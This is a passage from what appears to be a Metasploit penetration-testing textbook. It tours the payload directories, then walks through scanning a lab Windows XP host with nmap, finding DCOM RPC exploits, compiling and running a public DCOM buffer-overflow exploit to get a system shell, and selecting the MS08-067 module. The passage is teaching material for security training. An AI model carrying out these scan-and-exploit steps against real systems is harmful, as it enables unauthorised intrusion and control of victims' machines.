exec.rb metsvc_reverse_tcp.rb speak_pwned.rb
loadlibrary.rb shell_bind_tcp.rb x64
root@bt:/opt/metasploit/msf3/modules/payloads/singles/windows# cat adduser.rb
```

windows : bash

Stagers are payloads that make a connection between the attacker and the victim machine. As an example, if we want to inject a meterpreter payload we cannot fit the entire Meterpreter DLL into one payload, so the entire process is broken up into two parts. The first is the smaller payload called stagers. After the stagers are executed they make a network connection between the attacker and the victim. Over this network connection a larger payload is delivered to the victim machine and this larger payload is known as stages.

We will now explore the `stagers` payload directory. As we can see in the following screenshot, the payloads are categorized according to the different operating systems:

A terminal window titled "stagers : bash". The command history shows:

```
root@bt:/opt/metasploit/msf3/modules/payloads# ls
singles stages
root@bt:/opt/metasploit/msf3/modules/payloads# cd stages
root@bt:/opt/metasploit/msf3/modules/payloads/stages# ls
bsd bsdi java linux netware osx php windows
root@bt:/opt/metasploit/msf3/modules/payloads/stages#
```

Red boxes highlight the directory names `stagers` and `stages`, and the `ls` command in the second line. Red arrows point from these highlights to the corresponding text in the command history.

As an example we will explore the `bsd` directory and examine the list of payloads.


A terminal window titled "x86 : bash". The command history shows:

```
root@bt:/opt/metasploit/msf3/modules/payloads/stagers# cd bsd
root@bt:/opt/metasploit/msf3/modules/payloads/stagers/bsd# ls
x86
root@bt:/opt/metasploit/msf3/modules/payloads/stagers/bsd# cd x86
root@bt:/opt/metasploit/msf3/modules/payloads/stagers/bsd/x86# ls
bind_ipv6_tcp.rb bind_tcp.rb find_tag.rb reverse_ipv6_tcp.rb reverse_tcp.rb
root@bt:/opt/metasploit/msf3/modules/payloads/stagers/bsd/x86#
```

Red boxes highlight the directory names `bsd` and `x86`, and the `ls` command in the second line. Red arrows point from these highlights to the corresponding text in the command history.

Stages are the type of payload that are downloaded and executed by the stagers payload such as Meterpreter, VNC server, and so on.


Now we will explore the `stages` directory to view the list of payloads.



A terminal window titled "stages : bash". The command entered is `root@bt:/opt/metasploit/msf3/modules/payloads# ls`. The output shows three sub-directories: `singles`, `stagers`, and `stages`. The `stages` directory is highlighted with a red box. The next command entered is `root@bt:/opt/metasploit/msf3/modules/payloads/stages# cd stages`. The `cd` command is highlighted with a red box. The final command shown is `root@bt:/opt/metasploit/msf3/modules/payloads/stages# ls`. The `ls` command is highlighted with a red arrow pointing to it.

```
stages : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/payloads# ls
singles stagers stages
root@bt:/opt/metasploit/msf3/modules/payloads# cd stages
root@bt:/opt/metasploit/msf3/modules/payloads/stages# ls
bsd bsdi java linux netware osx php windows
root@bt:/opt/metasploit/msf3/modules/payloads/stages#
```

Here we have the same result we saw in the `singles` and `stagers` directory; the payloads are categorized according to the different operating systems. We open the `netware` directory to view the list.



A terminal window titled "netware : bash". The command entered is `root@bt:/opt/metasploit/msf3/modules/payloads/stages# ls`. The output shows several operating system names: `bsd`, `bsdi`, `java`, `linux`, `netware`, `osx`, `php`, and `windows`. The `netware` directory is highlighted with a red box. The next command entered is `root@bt:/opt/metasploit/msf3/modules/payloads/stages# cd netware`. The `cd` command is highlighted with a red box. The final command shown is `root@bt:/opt/metasploit/msf3/modules/payloads/stages/netware# ls`. The `ls` command is highlighted with a red arrow pointing to it.

```
netware : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/payloads/stages# ls
bsd bsdi java linux netware osx php windows
root@bt:/opt/metasploit/msf3/modules/payloads/stages# cd netware
root@bt:/opt/metasploit/msf3/modules/payloads/stages/netware# ls
shell.rb
root@bt:/opt/metasploit/msf3/modules/payloads/stages/netware#
```

Summary

In this chapter we covered the different interfaces and the architecture of Metasploit Framework. The chapter flow included operation techniques of Metasploit followed by the architectural base. We further covered the various Metasploit libraries and application interfaces such as Rex, Msf core, and Msf base. We then explored the Metasploit directories deeply along with descriptions of the important ones.

We then moved on to the exploit directory and briefly explained how exploits are categorized according to operating systems and their services. We then moved to the auxiliary directory, and explored how auxiliary modules are classified according to services such as scanning and fuzzing.

Another important directory we covered was the payload directory which shows how the payloads are categorized into three different types. We further classified the payloads according to operating system.

Through this chapter we were able to cover the description of the basic Metasploit Framework and architecture. In the next chapter we will start some hands on action with Exploitation basics.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- http://en.wikipedia.org/wiki/Metasploit_Project
- http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture
- http://www.offensive-security.com/metasploit-unleashed/Metasploit_Fundamentals
- <http://www.offensive-security.com/metasploit-unleashed/Exploits>
- <http://www.offensive-security.com/metasploit-unleashed/Payloads>
- <http://www.securitytube.net/video/2635>
- <http://metasploit.hackplanet.in/2012/07/architecture-of-metasploit.html>

3

Exploitation Basics


Exploitation refers to the art of compromising a computer system. The basics of computer exploitation involves a deep understanding of the vulnerabilities and payloads. An exploit is a piece of well-written code, compiled and executed on a targeted system, which may compromise that system. An exploit usually targets a known vulnerability, a flaw in a service or a poorly written code. In this chapter, we will discuss the basics of how to find vulnerable systems and then exploit them.

Basic terms of exploitation

The basic terms of exploitation are explained as follows:

- **Vulnerability:** A vulnerability is a security hole in software or hardware, which allows an attacker to compromise a system. A vulnerability can be as simple as a weak password or as complex as a Denial of Service attack.
- **Exploit:** An exploit refers to a well-known security flaw or bug with which a hacker gains entry into a system. An exploit is the actual code with which an attacker takes advantage of a particular vulnerability.
- **Payload:** Once an exploit executes on the vulnerable system and the system has been compromised, the payload enables us to control the system. The payload is typically attached to the exploit and delivered.


- **Shellcode:** This is a set of instructions usually used as a payload when the exploitation occurs.
- **Listener:** A listener works as component waiting for an incoming connection.



How does exploitation work?

We consider the scenario of a computer lab in which we have two students doing work on their computers. After some time one of the students goes out for a coffee break and he responsibly locks down his computer. The password for that particular locked computer is `Apple`, which is a very simple dictionary word and is a system vulnerability. The other student starts to attempt a password guessing attack against the system of the student who left the lab. This is a classic example of an exploit. The controls that help the malicious user to control the system after successfully logging in to the computer are called the payload.

We now come to the bigger question of how exploitation actually works. An attacker basically sends an exploit with an attached payload to the vulnerable system. The exploit runs first and if it succeeds, the actual code of the payload runs. After the payload runs, the attacker gets fully privileged access to the vulnerable system, and then he may download data, upload malware, virus', backdoors, or whatever he wants.




A typical process for compromising a system

For compromising any system, the first step is to scan the IP address to find open ports and its operating system and services. Then we move on to identifying a vulnerable service and finding an exploit in Metasploit for that particular service. If the exploit is not available in Metasploit, we will go through the Internet databases such as www.securityfocus.com, www.exploitdb.com, www.1337day.com, and so on. After successfully finding an exploit, we launch the exploit and compromise the system.

The tools that are commonly used for port scanning are **Nmap (Network Mapper)**, Autoscan, Unicorn Scan, and so on. For example, here we are using Nmap for scanning to show open ports and their services.

First open the terminal in your BackTrack virtual machine. Type in `nmap -v -n 192.168.0.103` and press *Enter* to scan. We use the `-v` parameter to get verbose output and the `-n` parameter to disable reverse DNS resolutions.



The screenshot shows a terminal window titled "root : bash". The command `nmap -v -n 192.168.0.103` is entered at the prompt. The output shows the following:

```
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-01-26 11:17 IST
Initiating ARP Ping Scan at 11:17
Scanning 192.168.0.103 [1 port]
Completed ARP Ping Scan at 11:17, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:17
Scanning 192.168.0.103 [1000 ports]
Discovered open port 139/tcp on 192.168.0.103
Discovered open port 135/tcp on 192.168.0.103
Discovered open port 445/tcp on 192.168.0.103
Completed SYN Stealth Scan at 11:17, 0.33s elapsed (1000 total ports)
Nmap scan report for 192.168.0.103
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:D5:41:0F (Cadmus Computer Systems)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
Raw packets sent: 1801 (44.028KB) | Rcvd: 1801 (40.040KB)
```

Here we can see the results of Nmap, showing three open ports with their services running on them. If we need more detailed information such as the service version or Operating System type, we have to perform an intense scan using Nmap. For an intense scan, we use the command `nmap -T4 -A -v 192.168.0.103`. This shows us the complete results of the service version and the Operating System type.

```
root@bt:~# nmap -T4 -A -v 192.168.0.103
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-01-25 13:09 IST
NSE: Loaded 87 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 13:09
Scanning 192.168.0.103 [1 port]
Completed ARP Ping Scan at 13:09, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:09
Completed Parallel DNS resolution of 1 host. at 13:09, 0.02s elapsed
Initiating SYN Stealth Scan at 13:09
Scanning 192.168.0.103 [1000 ports]
Discovered open port 445/tcp on 192.168.0.103
Discovered open port 135/tcp on 192.168.0.103
Discovered open port 139/tcp on 192.168.0.103
Completed SYN Stealth Scan at 13:09, 0.42s elapsed (1000 total ports)
Initiating Service scan at 13:09
Scanning 3 services on 192.168.0.103
Completed Service scan at 13:09, 6.02s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.103
NSE: Script scanning 192.168.0.103.
Initiating NSE at 13:09
Completed NSE at 13:09, 0.33s elapsed
Nmap scan report for 192.168.0.103
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:D5:41:0F (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
```

The next step is to find an exploit according to the service or its version. Here, we can see that the first service running on port number 135 is msrpc, which is known as Microsoft Windows RPC. Now we will learn how to find an exploit for this particular service in Metasploit. Let's open our terminal and type in `msfconsole` to start Metasploit. On typing in `search dcom`, it searches all of the Windows RPC related exploits in its database.

In the following screenshot, we can see the exploit with its description and also the release date of this vulnerability. We are presented with a list of exploits according to their rank. From the three exploits related to this vulnerability, we select the first one since it is the most effective exploit with the highest rank. Now we have learned the technique of searching for an exploit in Metasploit through the search <service name> command.

The screenshot shows the Metasploit Framework's search interface. A red box highlights the command 'msf > search dcom'. Below it, a table lists several exploits:

Name	Disclosure Date	Rank	Description
exploit/windows/dcerpc/ms03_026_dcom Face Overflow	2003-07-16	great	Microsoft RPC DCOM Inter
exploit/windows/driver/broadcom_wifi_ssid Probe Response SSID Overflow	2006-11-11	low	Broadcom Wireless Driver
exploit/windows/smb/ms04_031_netdde Overflow	2004-10-12	good	Microsoft NetDDE Service

Finding exploits from online databases

If the exploit is not available in Metasploit, then we have to search the Internet exploit databases for that particular exploit. Now we will learn how to search for an exploit on these online services such as www.1337day.com. We open the website and click on the **Search** tab. As an example, we will search for exploits on the Windows RPC service.



Now we have to download and save a particular exploit. For this, just click on the exploit you need.

DATE	DESCRIPTION	TYPE	RITS	RISE	CDE	AUTHOR
2003-01-18	MS Windows Message Queuing Service RPC BND Exploit [Windows]	unsorted	2004	2004		Free: Martin Finkenauer
2002-12-18	MS Windows Message Queuing Service RPC BND Exploit [Windows]	unsorted	2004	2004		Free: 2004
2002-04-18	MS Windows 2000 RPC Remote Buffer Overflow Exploit [perl, MS-DOS]	unsorted	2004	2004		Free: Andrew Tavener
2002-04-15	MS Windows 2000 RPC Remote Buffer Overflow Exploit [perl, MS-DOS]	unsorted	2004	2004		Free: Werner Thomas
2002-04-21	MS Windows Lanman-RR RPC Remote Buffer Overflow Exploit [Windows-XP-NT]	unsorted	2004	2004		Free: 2004
2002-11-02	MS Windows XP/2000 RPC Remote [win32 memory] Exploit	unsorted	2004	2004		Free: m4x
2002-10-09	MS Windows [RPC] Universal Exploit & Tool [RPC2] [MS-DOS]	unsorted	2004	2004		Free: m4x
2002-09-26	MS Windows [RPC-DCE/DLL] Remote Exploit [Windows-NT-2000]	unsorted	414	2004		Free: Flukepig
2002-09-18	MS Windows [RPC-DCE/DLL] Long Distance DirectWrite Exploit [Windows-2000-NT]	unsorted	2004	2004		Free: m4x
2002-09-12	MS Windows [RPC-DCE/DLL] Scanner [Windows-NT-2000]	unsorted	2004	2004		Free: Mike Scott
2002-08-02	MS Windows [RPC-DCE/DLL] Remote Exploit [Universal Targets]	unsorted	2004	2004		Free: m4x
2002-07-30	MS Windows [RPC-DCE/DLL] Remote Exploit [All Targets]	unsorted	2004	2004		Free: m4x
2002-07-26	MS Windows RPC-DCE/DLL Remote Exploit [All Targets]	unsorted	2004	2004		Free: g0d4ll
2002-07-26	MS Windows [RPC-DCE/DLL] Remote Exploit [n2k+xp Targets]	unsorted	2004	2004		Free: H.D. Moore
2002-07-25	MS Windows [RPC-DCE/DLL] Remote Buffer Overflow Exploit	unsorted	2004	2004		Free: Flukepig
2002-04-02	MS Windows RPC-Locator Service Remote Exploit	unsorted	2004	2004		Free: Martin Weidner
2002-04-15	MS Windows [RPC-DCE/DLL] Remote Exploit [n2k+xp Targets]	unsorted	2004	2004		Free: H.D. Moore
2002-03-18	MS Windows IEE-IEC-HPC-smartD [Device-Servicing-Fig181] Memory Corruption	unsorted	2004	2004		Free: m4x
2002-02-21	MS Windows 2000 RPC-DCE/DLL Interface Buff Exploit	unsorted	2004	2004		Free: Flukepig
2001-10-08	MS Windows [RPC-DCE/DLL] Universal Exploit	sorted	2004	2004		Free: m4x


After clicking on the exploit it shows the description of that exploit .Click on **Open material** to view or save the exploit.

[Detailed Information]	
Full title:	MS Windows [RPC-DCE/DLL] Remote Exploit [n2k+xp Targets] [Highlight]
Date add:	2002-07-26
Category:	remote exploits
Verified:	▲ Not verified yet
Size:	unsorted
Platform:	unsorted
Views:	342
Comments:	0
Rating:	Free
Rate up:	0 <input type="button" value="Rate up"/>
Rate down:	0 <input type="button" value="Rate down"/>
Warnings:	0 <input type="button" value="write abuse"/>
<input type="button" value="Facebook"/> <input type="button" value="Twitter"/> <input type="button" value="Digg"/> <input type="button" value="StumbleUpon"/>	
[about author]	
Author:	H.D. Moore
BusinessLevel:	▲ II
Warnings:	0 <input type="button" value="write abuse"/>
Exploits:	22
Readers:	0 <input type="button" value="subscribe"/>
Date last action:	2009-11-12
Date of Reg:	2002-04-07
<input style="background-color: red; color: white; border: 1px solid black; padding: 5px; font-weight: bold; border-radius: 5px; width: 150px; height: 30px; margin-top: 10px;" type="button" value="Open material"/>	

The usage of this exploit is provided as a part of the documentation in the exploit code as marked in the following screenshot:


MS Windows (RPC DCOM) Remote Exploit (w2k+XP Targets)

Now we will be exploiting our target machine with the particular exploit that we have downloaded. We have already scanned the IP address and found three open ports. The next step would be to exploit one of those ports. As an example, we will target the port number 135 service running on this target machine, which is msrpc. Let us start by compiling the downloaded exploit code. To compile the code, launch the terminal and type in `gcc <exploit name with path> -o<exploitname>`. For example, here we are typing `gcc -dcom -o dcom`.



```
root@bt:~# gcc dcom.c -o dcom
```

After compiling the exploit we have a binary file of that exploit, which we use to exploit the target by running the file in the terminal by typing in `./<filename>`.




```
root@bt:~/Desktop# ./dcom
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./dcom <Target ID> <Target IP>
- Targets:
  0   Windows 2000 SP0 (english)
  1   Windows 2000 SP1 (english)
  2   Windows 2000 SP2 (english)
  3   Windows 2000 SP3 (english)
  4   Windows 2000 SP4 (english)
  5   Windows XP SP0 (english)
  6   Windows XP SP1 (english)

root@bt:~/Desktop#
```

Exploitation Basics

From the preceding screenshot, we can see the requirements for exploiting the target. It requires the target IP address and the ID (Windows version). Let's have a look at our target IP address.



A screenshot of a Windows XP Command Prompt window titled 'C:\WINDOWS\System32\cmd.exe'. The window shows the output of the 'ipconfig' command. The output includes the Windows version (5.1.2600), copyright information (Copyright 1985-2001 Microsoft Corp.), and the IP configuration for the 'Ethernet adapter Local Area Connection'. The IP address is listed as 192.168.174.129, with a subnet mask of 255.255.255.0 and a default gateway of 192.168.174.2.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    IP Address . . . . . : 192.168.174.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.174.2

C:\Documents and Settings\Administrator>
```

We have the target IP address, so let's start the attack. Type in ./dcom 6 192.168.174.129.




A screenshot of a terminal window titled 'Desktop : dcom'. The window shows the command 'root@bt:~/Desktop# ./dcom 6 192.168.174.129' being typed. Below the command, a series of exploit details are listed: '- Remote DCOM RPC Buffer Overflow Exploit', '- Original code by FlashSky and Benjurry', '- Rewritten by HDM <hdm [at] metasploit.com>', '- Using return address of 0x77e626ba', and '- Dropping to System Shell...'. After the exploit is executed, the terminal shows the Windows XP version (5.1.2600) and copyright information (Copyright 1985-2001 Microsoft Corp.). The prompt then changes to 'C:\WINDOWS\system32>', indicating a successful system shell gain.

```
root@bt:~/Desktop# ./dcom 6 192.168.174.129
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

The target has been exploited and we already have the command shell. Now we check the IP address of the victim machine. Type in ipconfig.



```
Desktop : idcom
File Edit View Bookmarks Settings Help
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.174.129
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.174.2
```

The target has been compromised and we have actually gained access to it.

Now we will see how to use the internal exploits of Metasploit. We have already scanned an IP address and found three open ports. This time we target port number 445, which runs the Microsoft-ds service.

Let us start by selecting an exploit. Launch msfconsole, type in `use exploit/windows/smb/ms08_067_netapi`, and press *Enter*.



```
Desktop : .rubybin
File Edit View Bookmarks Settings Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

